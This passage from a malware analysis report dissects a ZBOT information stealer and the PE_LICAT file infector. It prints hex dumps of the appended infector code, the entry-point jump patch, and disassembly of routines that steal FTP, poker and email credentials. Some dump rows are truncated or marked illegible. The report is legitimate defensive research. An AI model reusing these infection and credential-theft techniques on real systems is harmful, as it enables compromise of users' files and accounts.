
Once a section has been verified to be viable for patching or code insertion, the malware copies the section to the system's memory. It then appends the malicious code at the end of the section, including the RSA key for decryption (see Figure 9).



```
Address   Hex dump                                         ASCII
00A321A8  77 6F 72 64 70 61 64 2E 65 78 65 00 55 8B EC 83  wordpad.exe.Uï∞ã
00A321B8  EC 44 56 FF 15 58 20 40 00 8B F0 8A 00 3C 22 75  ∞DV §X @.ï≡è.<"u
00A321C8  13 46 8A 06 84 C0 74 04 3C 22 75 F5 80 3E 22 75  ‼Fè♠ä└t♦<"uJÇ>"u
00A321D8  0D 46 EB 0A 3C 20 7E 06 46 80 3E 20 7F FA 80 3E  .F§.< ~♠FÇ> ⌂·Ç>
00A321E8  00 74 0B 80 3E [illegible] 00 75 F5 C7 45  .tðÇ> ⌂♠FÇ>.uJ╟E
00A321F8  E8 00 00 00 00 8D 45 BC 50 FF 15 54 20 40 00 F6  Φ....ìE╝P §T @.÷
00A32208  45 E8 01 B8 0A 00 00 00 74 04 0F B7 45 EC 50 56  EΦ☺╕....t♦☼╖E∞PV
00A32218  6A 00 6A 00 FF 15 5C 20 40 00 50 E8 05 00 00 00  j.j. §\ @.PΦ♣...
00A32228  5E 8B E5 5D C3 FF 74 24 10 6A 00 FF 74 24 14 68  ^ïσ]├ t$►j. t$¶h
00A32238  00 10 40 00 6A 00 6A 00 FF 15 64 20 40 00 33 C0  .►@.j.j. §d @.3└
00A32248  C2 10 00 E8 50 00 00 00 90 DE C0 AD DE 73 68 6C  ┬►.ΦP...É▐└¡▐shl
00A32258  77 61 70 69 2E 64 6C 6C 00 61 64 76 61 70 69 33  wapi.dll.advapi3
00A32268  32 2E 64 6C 6C 00 75 72 6C 6D 6F 6E 2E 64 6C 6C  2.dll.urlmon.dll
00A32278  00 53 6F 66 74 77 61 72 65 5C 4D 69 63 72 6F 73  .Software\Micros
00A32288  6F 66 74 00 74 6D 70 00 68 74 74 70 3A 2F 2F 00  oft.tmp.http://.
00A32298  2F 66 6F 72 75 6D 2F 00 55 89 E5 83 EC 04 53 E8  /forum/.Uëσâ∞♦SΦ
00A322A8  EA 01 00 00 89 45 FC 8B 55 04 83 C2 05 52 50 E8  Ω☺..ëEⁿïU♦â┬♣RPΦ
00A322B8  59 02 00 00 8B 55 04 83 C2 29 89 D1 83 C1 09 31  Y☻..ïU♦â┬)ë╤â┴.1
00A322C8  DB 53 53 51 52 68 46 7C E8 2D 50 E8 6B 02 00 00  █SSQRhF|Φ-PΦk☻..
00A322D8  FF D0 85 C0 75 22 68 6B D0 2B CA FF 75 FC E8 58   ╨à└u"hk╨+╩ uⁿΦX
00A322E8  02 00 00 31 DB [illegible] 04 81 C2 B3  ☻..1█SS u♦ïU♦ü┬│
00A322F8  00 00 00 52 53 [illegible] 89 E5 81 EC  ...RSS ╨[╔├Uëσü∞
00A32308  24 02 00 00 53 56 57 E8 82 01 00 00 89 85 DC FD  $☻..SVWΦé☺..ëà▄²
00A32318  FF FF 8D 8D F8 FD FF FF 51 68 04 01 00 00 68 33    ìì°²  Qh♦☺..h3
00A32328  CA 8A 5B FF B5 DC FD FF FF E8 0D 02 00 00 FF D0  ╩è[ ╡▄²  Φ.☻.. ╨
00A32338  85 C0 0F 84 4F 01 00 00 8D 8D FC FE FF FF 51 31  à└☼äO☺..ììⁿ■  Q1
00A32348  C9 51 8B 4D 08 83 C1 3C 51 8D 8D F8 FD FF FF 51  ╔QïM◘â┴<Qìì°²  Q
00A32358  68 38 22 AC E7 FF B5 DC FD FF FF E8 DB 01 00 00  h8"¼τ ╡▄²  Φ█☺..
00A32368  FF D0 85 C0 0F 84 1D 01 00 00 8B 75 08 83 C6 40   ╨à└☼ä↔☺..ïu◘â╞@
00A32378  8D BD F8 FD FF FF 6A 07 59 F3 A4 8B 55 08 83 C2  ì╜°²  j•Y≤ñïU◘â┬
00A32388  11 52 FF B5 DC FD FF FF E8 80 01 00 00 89 85 E0  ◄R ╡▄²  ΦÇ☺..ëàα
00A32398  FD FF FF 8B 55 08 83 C2 1E 52 FF B5 DC FD FF FF  ²  ïU◘â┬▲R ╡▄²
```

Figure 9. *Dump of section code appended with the malicious code*

The malware then searches for the hex value *DEADCODE* in the malicious code, which it then replaces with the jump code to the original entry point in the target file. This allows it to jump back to the original file code after performing its malicious routine (see Figure 10).



Hex dump with DEADCODE


```
00A3224B| E8 50 00 00 00 90 DE C0 AD DE ̃                       ♦▌shlwap
00A3225B| 69 2E 64 6C 6C 00 61 64 76 61 ̃                       vapi32.d
00A3226B| 6C 6C 00 75 72 6C 6D 6F 6E 2E 6                       n.dll.So
00A3227B| 66 74 77 61 72 65 5C 4D 69 63 ̃                       icrosoft
00A3228B| 00 74 6D 70 00 68 74 74 70 3A 2F 2F 00 2F 66 6F| .tmp.http://./fo
00A3229B| 72 75 6D 2F 00 55 89 E5 83 EC 04 53 E8 EA 01 00| rum/.Uëσâ∞♦S‡Ω0.
00A322AB| 00 89 45 FC 8B 55 04 83 C2 05 52 50 E8 59 02 00| .ëEⁿïU♦â┬♣RPΦY0.
```

Replaced DEADCODE

```
00A3224B| E8 50 00 00 00 E9 5F FF FF FF ̃                          shlwap
00A3225B| 69 2E 64 6C 6C 00 61 64 76 61 ̃                       vapi32.d
00A3226B| 6C 6C 00 75 72 6C 6D 6F 6E 2E 6                       n.dll.So
00A3227B| 66 74 77 61 72 65 5C 4D 69 63 ̃                       icrosoft
00A3228B| 00 74 6D 70 00 68 74 74 70 3A 2F 2F 00 2F 66 6F| .tmp.http://./fo
00A3229B| 72 75 6D 2F 00 55 89 E5 83 EC 04 53 E8 EA 01 00| rum/.Uëσâ∞♦S‡Ω0.
00A322AB| 00 89 45 FC 8B 55 04 83 C2 05 52 50 E8 59 02 00| .ëEⁿïU♦â┬♣RPΦY0.
00A322BB| 00 8B 55 04 83 C2 29 89 D1 83 C1 09 31 DB 53 53| .ïU♦â┬)ë╤â┴.1█SS
```

***Figure 10.** Hex dump where* DEADCODE *has been replaced with a jump code back to the original entry point*

To finalize the patching, the malware rearranges the modified file in memory then writes it to the actual file (see Figure 11).



```
0008C267  v74 1B          JE SHORT 0008C284
0008C269   395D 10        CMP DWORD PTR SS:[EBP+10],EBX
0008C26C  v74 16          JE SHORT 0008C284
0008C26E   53             PUSH EBX
0008C26F   8D45 10        LEA EAX,DWORD PTR SS:[EBP+10]
0008C272   50             PUSH EAX
0008C273   FF75 10        PUSH DWORD PTR SS:[EBP+10]
0008C276   FF75 0C        PUSH DWORD PTR SS:[EBP+C]
0008C279   56             PUSH ESI
0008C27A   FF15 30120800  CALL DWORD PTR DS:[81230]     kernel32.WriteFile
0008C280   85C0           TEST EAX,EAX
0008C282  v74 02          JE SHORT 0008C286
0008C284   B3 01          MOV BL,1
0008C286   56             PUSH ESI
0008C287   FF15 54110800  CALL DWORD PTR DS:[81154]     kernel32.CloseHand
0008C28D   80FB 01        CMP BL,1
DS:[00081230]=7C810F9F (kernel32.WriteFile)
```

```
Registers (FPU)
EAX 0007FA34
ECX 7C91056D ntdll.7C91056D
EDX 000D0608
EBX 00000000
ESP 0007FA08
EBP 0007FA24
ESI 00000128
EDI 00001C00

EIP 0008C27A

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)
```

```
Address  Hex dump                                         ASCII
00A723F0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZÉ.●...♦...  ..
00A72400 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ╕.......@.......
00A72410 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00A72420 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 ............Ç...
00A72430 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ♬▼║♬.┤.=!╕☺L=!Th
00A72440 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00A72450 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS 
00A72460 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
00A72470 50 45 00 00 4C 01 04 00 3C 55 F3 2F 00 00 00 00 PE..L☺♦.<U≤/....
00A72480 00 00 00 00 E0 00 0E 01 0B 01 02 32 00 02 00 00 ....α.♬☺♂☺☻2.☻..
00A72490 00 0E 00 00 A3 10 00 00 A3 10 00 00 00 10 00 00 .♬..ú►..ú►...►..
00A724A0 00 20 00 00 00 00 40 00 00 10 00 00 00 02 00 00 . ....@..►...☻..
00A724B0 01 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ☺.......♦.......
00A724C0 00 50 00 00 00 04 00 00 00 00 00 00 02 00 00 00 .P...♦......☻...
00A724D0 00 00 10 00 00 10 00 00 00 00 40 00 00 10 00 00 ..►..►....@..►..
00A724E0 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ....►...........
00A724F0 00 20 00 00 CE 00 00 00 00 30 00 00 80 08 00 00 . ..╬....0..Ç◘..
00A72500 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00A72510 00 40 00 00 14 00 00 00 00 00 00 00 00 00 00 00 .@..¶...........
00A72520 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
0007FA08  00000128  ┌hFile = 00000128 (windo
0007FA0C  00A723F0  │Buffer = 00A723F0
0007FA10  00001C00  │nBytesToWrite = 1C00 (7
0007FA14  0007FA34  │pBytesWritten = 0007FA3
0007FA18  00000000  └pOverlapped = NULL
0007FA1C  00000000
0007FA20  00000001
0007FA24 ┌0007FB1C
0007FA28 │00099715  RETURN to 00099715 from
0007FA2C │00A31F30  UNICODE "C:\_write.exe"
0007FA30 │00A723F0
0007FA34 │00001C00
0007FA38 │00A31F30  UNICODE "C:\_write.exe"
0007FA3C │0000000D
0007FA40 │00000009
0007FA44 │7C9E8374  SHELL32.7C9E8374
0007FA48 │01007293  notepad.01007293
0007FA4C │00A723F0
0007FA50 │C9901CB8
0007FA54 │01CB7108
0007FA58 │47D10300
0007FA5C │01BB9172
```

***Figure 11.** Writing the modified data to the target file*

The patched files are detected as PE_LICAT.A. Their main payload is to perform the DGA described in a previous section and to download a file.


Click to return to the ZBOT-LICAT behavior diagram

INFORMATION-STEALING ROUTINE

The two previous sections described the most notable routines in this attack. Next, we will look at the malware's information-stealing routine and contrast it with what we know about ZBOT variants.


It is interesting to see how malware evolve. For some cybercriminals, adding anti-debugging techniques that in turn make life more difficult for security analysts or researchers who are reverse engineering the code, is enough. Other criminals however, use spaghetti code to make their creations that much more confusing for reverse engineers to analyze.

TSPY_ZBOT.BYZ's strings are now decrypted at runtime right before they are used. This requires security analysts or researchers to work more in order to read static code. Previous ZBOT variants did not even encrypt their strings.



```
push    ebp
mov     ebp, esp
sub     esp, 43Ch
push    ebx
push    esi
push    edi
push    0
push    0
lea     eax, [ebp+lpMem]
push    eax
call    repstosb
push    offset aFtpininame ; "Ftpininame"
push    offset aSoftwareGhisle ; "SOFTWARE\\Ghisler\\Total Commander"
mov     ebx, 80000001h
push    ebx
mov     edi, 104h
lea     esi, [ebp+pszPath]
call    sub_AAD568
cmp     eax, 0FFFFFFFFh
jz      short loc_AB3EFF

test    eax, eax
jbe     short loc_AB3EFF

push    edi             ; nSize
lea     eax, [ebp+FileName]
push    eax             ; lpDst
mov     eax, esi
push    eax             ; lpSrc
call    ds:ExpandEnvironmentStringsW
lea     eax, [ebp+lpMem]
push    eax             ; int
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
call    steal_ftp_0
lea     eax, [ebp+FileName]
push    eax             ; pszPath
call    ds:PathRemoveFileSpecW
```


Figure 12. *Code for stealing* Total Commander FTP *user information used by older ZBOT variants like TSPY_ZBOT.CQJ*



```
push    ebp
mov     ebp, esp
sub     esp, 5BCh
push    ebx
push    esi
push    edi
push    8
push    0
lea     eax, [ebp+lpMem]
push    eax
call    FUNC_REPSTOSB
push    71h
lea     esi, [ebp+var_F8]
pop     eax
call    Func_decrypt    ; SOFTWARE\Ghisler\Total Commander
push    72h
lea     esi, [ebp+var_68]
pop     eax
call    Func_decrypt    ; Ftpininame
mov     ebx, 104h
push    ebx
mov     eax, esi
push    eax
lea     eax, [ebp+var_F8]
push    eax
lea     edi, [ebp+pszPath]
mov     eax, 80000001h
call    func_query_reg_value
cmp     eax, 0FFFFFFFFh
jz      short loc_40EA91

test    eax, eax
jz      short loc_40EA91

push    ebx             ; nSize
lea     eax, [ebp+FileName]
push    eax             ; lpDst
mov     eax, edi
push    eax             ; lpSrc
call    ds:ExpandEnvironmentStringsW
lea     eax, [ebp+lpMem]
push    eax             ; int
lea     eax, [ebp+FileName]
push    eax             ; lpFileName
call    sub_40E81C
lea     eax, [ebp+FileName]
push    eax             ; pszPath
call    ds:PathRemoveFileSpecW
```

Figure 13. *Code for stealing* Total Commander FTP *user information used by this ZBOT variant*

ZBOT variants are known to steal user information from infected systems. Previous variants stole an affected user's personal certificates, FTP login credentials, *Adobe Flash Player* data, and Internet session cookies (see Figures 12 and 13). The stolen data is encrypted then saved in a file found in *%appdata%\[random]\[random]* (see Figure 14).



Hiqi

C:\Documents and Settings\WinXP\Application Data\Hiqi


vuway.zis
ZIS File
5 KB

1 objects | 4.02 KB | My Computer

***Figure 14.** Encrypted file with randomly generated name where TSPY_ZBOT.BYZ saves stolen user data in*

One notable addition to the new ZBOT variant's information-stealing routine is related to the application *Full Tilt Poker.*

If the malware finds the application *fulltiltpoker.exe* running on the infected system, it will delete the registry value, *HKEY_CURRENT_USER\Software\Full Tilt Poker\UserInfo\Username,* from the system. This will force the user to type in his/her user name and password to log on to the application, which allows the malware to steal the information he/she types in (see Figures 15 and 16).



```
loc_4222AE:                    ; CODE XREF: func_api_hooking+AA↑j
shr     eax, 1
add     ecx, ecx
mov     [ebp+eax*2+Buffer], cx
lea     eax, [ebp+Buffer]
call    func_disable_phishing_filter
lea     eax, [ebp+Buffer]
call    sub_40EEEE
push    offset stru_42946C ; lpCriticalSection
mov     dword_429634, ebx
mov     dword_429684, ebx
call    esi ; InitializeCriticalSection
push    lpString2          ; %current_path%
call    ds:PathFindFileNameW
mov     edi, eax
cmp     edi, lpString2
jz      short loc_422E47
```

```
push    25h
lea     esi, [ebp+String1]
pop     eax
call    func_decrypt
push    edi                ; %current_filename%
mov     eax, esi
push    eax                ; fulltiltpoker.exe
call    ds:lstrcmpiW
test    eax, eax
jnz     short loc_422E47
```


```
or      dword_42A6C8, 0
push    30h
lea     esi, [ebp+pszSubKey]
pop     eax
call    func_decrypt
push    30h
lea     esi, [ebp+pszValue]
pop     eax
call    func_decrypt
mov     eax, esi
push    eax                ; pszValue
lea     eax, [ebp+pszSubKey]
push    eax                ; pszSubKey
push    80000001h          ; hkey
call    ds:SHDeleteValueW
```

```
loc_422E47:                    ; CODE XREF: func_api_hooking+F7↑j
                               ; func_api_hooking+118↑j
call    sub_405E0D
push    offset ModuleName ; "nspr4.dll"
call    ds:GetModuleHandleW
cmp     eax, ebx
jz      short loc_422E64
```

```
mov     edi, eax
call    fun_hook_nspr4_dll
jmp     short loc_422E66
```

```
loc_422E64:                    ; CODE XREF: func_api_hooking+159↑j
xor     al, al
```

***Figure 15.** Code TSPY_ZBOT.BYZ uses to determine if* Full Tilt Poker *is present on an infected system*



```
func_api_hooking proc near ; CODE XREF: malware_infection_check+108↓p
push    esi
mov     esi, ds:InitializeCriticalSection
push    offset CriticalSection ; lpCriticalSection
call    esi ; InitializeCriticalSection
and     lpMem, 0
xor     eax, eax
and     dword_A0E20C, eax
mov     word_A0E86C, ax
mov     word_A0E394, ax
call    func_disable_phishing_filter
and     dword_A0E898, 0
and     dword_A0E8A4, 0
push    offset stru_A0E88C ; lpCriticalSection
call    esi ; InitializeCriticalSection
push    offset aNspr4_dll ; "nspr4.dll"
call    ds:GetModuleHandleW
pop     esi
test    eax, eax
jz      short loc_A06AE8
```

```
push    edi
mov     edi, eax
call    fun_hook_nspr4_dll
pop     edi
jmp     short loc_A06AE2
```


```
loc_A06AE8:                    ; CODE XREF: func_api_hooking+51↑j
xor     al, al
```

```
loc_A06AE2:                    ; CODE XREF: func_api_hooking+5C↑j
test    al, al
jz      short loc_A06AED
```

***Figure 16.** Same part of TSPY_ZBOT. CQJ's code that shows that it does not check for the presence of* Full Tilt Poker

The new ZBOT variant also steals user email information found in the infected system. It makes use of the *msoeacct.dll* file to access email-related information such as account names, email addresses, passwords, server data, and server port data (see Figure 17).

The malware also obtains the email addresses stored in the user's *Windows Address Book (WAB)* by determining the *wab32.dll* path using the registry key, *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WAB\DLLPath.*




```
01D99E2C   58              POP EAX
01D99E2D   E8 468FFFFF     CALL 01D92D78
01D99E32   8B55 18         MOV EDX,DWORD PTR SS:[EBP+18]
01D99E35   B8 9016D801     MOV EAX,1D81690
01D99E3A   85FF            TEST EDI,EDI
01D99E3C   8BF0            MOV ESI,EAX
01D99E3E   0F45F7          CMOVNE ESI,EDI
01D99E41   85D2            TEST EDX,EDX
01D99E43   0F44D0          CMOVE EDX,EAX
01D99E46   837D F8 00      CMP DWORD PTR SS:[EBP-8],0
01D99E4A   8BC8            MOV ECX,EAX
01D99E4C ˅ 74 03           JE SHORT 01D99E51
01D99E4E   8D4D E8         LEA ECX,DWORD PTR SS:[EBP-18]
01D99E51   837D 0C 00      CMP DWORD PTR SS:[EBP+C],0
01D99E55   56              PUSH ESI
01D99E56   0F4545 0C       CMOVNE EAX,DWORD PTR SS:[EBP+C]
01D99E5A   52              PUSH EDX
01D99E5B   8B55 20         MOV EDX,DWORD PTR SS:[EBP+20]
01D99E5E   51              PUSH ECX
01D99E5F   FF75 FC         PUSH DWORD PTR SS:[EBP-4]
01D99E62   8B0A            MOV ECX,DWORD PTR DS:[EDX]
01D99E64   50              PUSH EAX
01D99E65   FF75 08         PUSH DWORD PTR SS:[EBP+8]
01D99E68   8D45 84         LEA EAX,DWORD PTR SS:[EBP-7C]
01D99E6B   50              PUSH EAX
01D99E6C   E8 75D5FEFF     CALL 01D873E6
01D99E71   8BD8            MOV EBX,EAX
01D99E73   8BC2            MOV EAX,EDX
01D99E75   E8 9ED7FEFF     CALL 01D87618
01D99E7A   83C4 1C         ADD ESP,1C
01D99E7D   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
01D99E80   E8 12CAFEFF     CALL 01D86897
01D99E85   FF75 18         PUSH DWORD PTR SS:[EBP+18]
01D99E88   E8 0ACAFEFF     CALL 01D86897
01D99E8D   57              PUSH EDI
01D99E8E   E8 04CAFEFF     CALL 01D86897
01D99E93   5F              POP EDI
01D99E94   5E              POP ESI
01D99E95   5B              POP EBX
01D99E96   C9              LEAVE

Address   UNICODE dump
027C53F8  Account name: imap.gmail.com.E-m
027C5438  ail: [redacted]56@gmail.com.POP3:..Se
027C5478  rver: imap.gmail.com:993 (SSL)..
027C54B8  Username: [redacted]56@gmail.com..Pas
027C54F8  sword: [redacted]...........
027C5538  ................................
027C5578  ....                     .......
